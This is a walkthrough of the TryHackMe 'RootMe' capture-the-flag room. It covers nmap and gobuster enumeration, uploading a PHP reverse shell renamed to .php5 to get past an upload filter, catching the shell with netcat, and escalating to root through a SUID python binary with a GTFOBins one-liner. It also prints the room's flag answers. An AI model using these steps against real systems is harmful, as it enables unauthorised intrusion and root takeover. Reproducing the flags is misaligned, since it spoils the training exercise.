https://tryhackme.com/room/rrootme

Question 1: Scan the machine, how many ports are open?

We use nmap tool for scanning.
Open the terminal and execute `nmap -sV -sC -Pn -oN nmap <Machine's IP address>`

Note: You can just use `nmap <IP address` but for more detailed, better result and view use these options: (`man nmap` for more info).
-sV: For service version detection
-sC: Tells nmap to run only default scripts. There are also other scripts such as vulnerability scanning and more.
-Pn: Skips host discovery and assumes that the host is up and online
-oN: It tells `nmap` to save the results in a file named "nmap" in the current directory

```
root@ip-10-10-242-176:~# nmap -sV -sC -Pn -oN nmap 10.10.161.200

Starting Nmap 7.60 ( https://nmap.org ) at 2023-10-09 18:15 BST
Nmap scan report for ip-10-10-161-200.eu-west-1.compute.internal (10.10.161.200)
Host is up (0.00061s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_  256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (EdDSA)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HackIT - Home
MAC Address: 02:FC:14:7F:2A:35 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.52 seconds
```

As it is shown in the picture, ports number 22 and 80 are open.

Answer: 2

Question 2: What version of Apache is running?
Looking at the scan results, we can see that http service i running on port 80 and the Apache version 2.4.29 is given on VERSION section.

```
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HackIT - Home
```

Answer: 2.4.29

Question 3: What service is running on port 22?
We refer to nmap result again

```
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linu
x; protocol 2.0)
| ssh-hostkey:
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_  256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (EdDSA)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
```

Answer: ssh

Question 4: Find directories on the web server using the GoBuster tool.

Gobuster is used to list the directories of a given URL. When using gobuster we have to specify the wordlist for brute forcing. You can usually find it on /usr/share/wordlists/dirbuster/ directory.
Command format: `gobuster dir -u <target_url> -w <wordlist_file>`
Open terminal and execute `gobuster dir -u http://10.10.161.200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`

No answer needed

Question 5: What is the hidden directory?

Let's have a look gobuster result


```
Nmap done: 1 IP address (1 host up) scanned in 9.52 seconds
root@ip-10-10-242-176:~# gobuster dir -u http://10.10.161.200 -w /usr/share/wordlists/dirbuster/directory-li
st-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.161.200
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2023/10/09 18:27:40 Starting gobuster
===============================================================
/uploads (Status: 301)
/css (Status: 301)
/js (Status: 301)
/panel (Status: 301)
/server-status (Status: 403)
===============================================================
2023/10/09 18:28:02 Finished
===============================================================
```

We have uploads, css, js, panel and server-status directories. CSS and JS directories contains ..... Server-status is considered as default directory found in all websites, typically accessible via a URL on the server and can provide information such as the number of requests being processed, the current state of each request, and the number of idle and busy workers.
So only uploads and panel directories can be useful for us.

Answer: /panel/

Question 6: user.txt

Now, let's check /panel/ directory, and as you see we can upload a file here. We can abuse it with uploadinf reverse shell and receive interactive shell on our listener. (To learn more detailed about shell and how reverse shell works, visit What the Shell? room on Tryhackme: https://tryhackme.com/room/introtoshells)



For this purpose, we prepare the reverse shell php file on our machine. You can copy the file from https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php.
Create a shell.php file and copy/paste from the link above.

```
root@ip-10-10-242-176:~# touch shell.php
root@ip-10-10-242-176:~# vim shell.php
```

After commented lines, there is a section where we should change the $ip to our attackbox's IP:


```
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.


set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
```

Now let's upload shell.php file to /panel/ directory. But it will not work, because server filters file does not take php files. To bypass this, we can try other php extensions (.php3, .php4, .php5, .php7, .pthml, .pht)

Rename the .php to each of the above extensions and upload again.
Finally .php5 file successfully uploaded.


```
root@ip-10-10-242-176:~# vim shell.php
root@ip-10-10-242-176:~# touch shell.php5
root@ip-10-10-242-176:~# cp shell.php shell.php5
root@ip-10-10-242-176:~#
```



Now, we set a netcat listener

```
nc -lvnp 1234
```

Then move back to our website and /uploads/ directory to run the shell we uploaded previously.



Once we click on shell.php5, we get a shell back on our listener:

```
root@ip-10-10-242-176:~# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.161.200 50780 received!
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 18:32:52 up  1:20,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

When we execute ls, we see a long list of directories which makes it harder to find user.txt file by checking each directory.
But we can find the directory where our flag file is located by executing the following command:

```
find / -type f -name user.txt 2> /dev/null
```

`type f` you are telling find to look exclusively for files
`-name user.txt` instructing the find command to search for a file with the name “user.txt”
`2> /dev/null` so error messages do not show up as part of the search result

```
$ find / -type f -name user.txt 2> /dev/null
/var/www/user.txt
$ cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
$
```

Answer: THM{y0u_g0t_a_sh3ll}

Question 7: Search for files with SUID permission, which file is weird?

When the SUID permission is set on an executable file, it means that when any user executes that file, it will run with the permissions and privileges of the file's owner, root in our case.

The check the files with SUID permissions, execute `find / -user root -perm /4000`

Scrolling down, we see a `/usr/bin/python` file which can be useful for us.

Answer: /usr/bin/python

Question 8: root.txt

To exploit this, we can check GTFOBins :https://gtfobins.github.io/

python

Binary	Functions
python	Shell Reverse shell File upload File download File write File read Library load SUID Sudo Capabilities

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Now all we have to do is to copy this command into our user shell and wait a bit, then magically we gained root privileges.

`python -c 'import os; os.execl("/bin/sh", "sh", "-p")'`

```
$ $ whoami
www-data
$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'

whoami
root
```

now we can read the root.txt file

As in user flag, we are going to search for this file by running `find / -type f -name root.txt`

```
find / -type f -name root.txt
/root/root.txt
cat /root/root.txt
THM{pr1v1l3g3_3sc4l4t10n}
```

Answer: THM{pr1v1l3g3_3sc4l4t10n}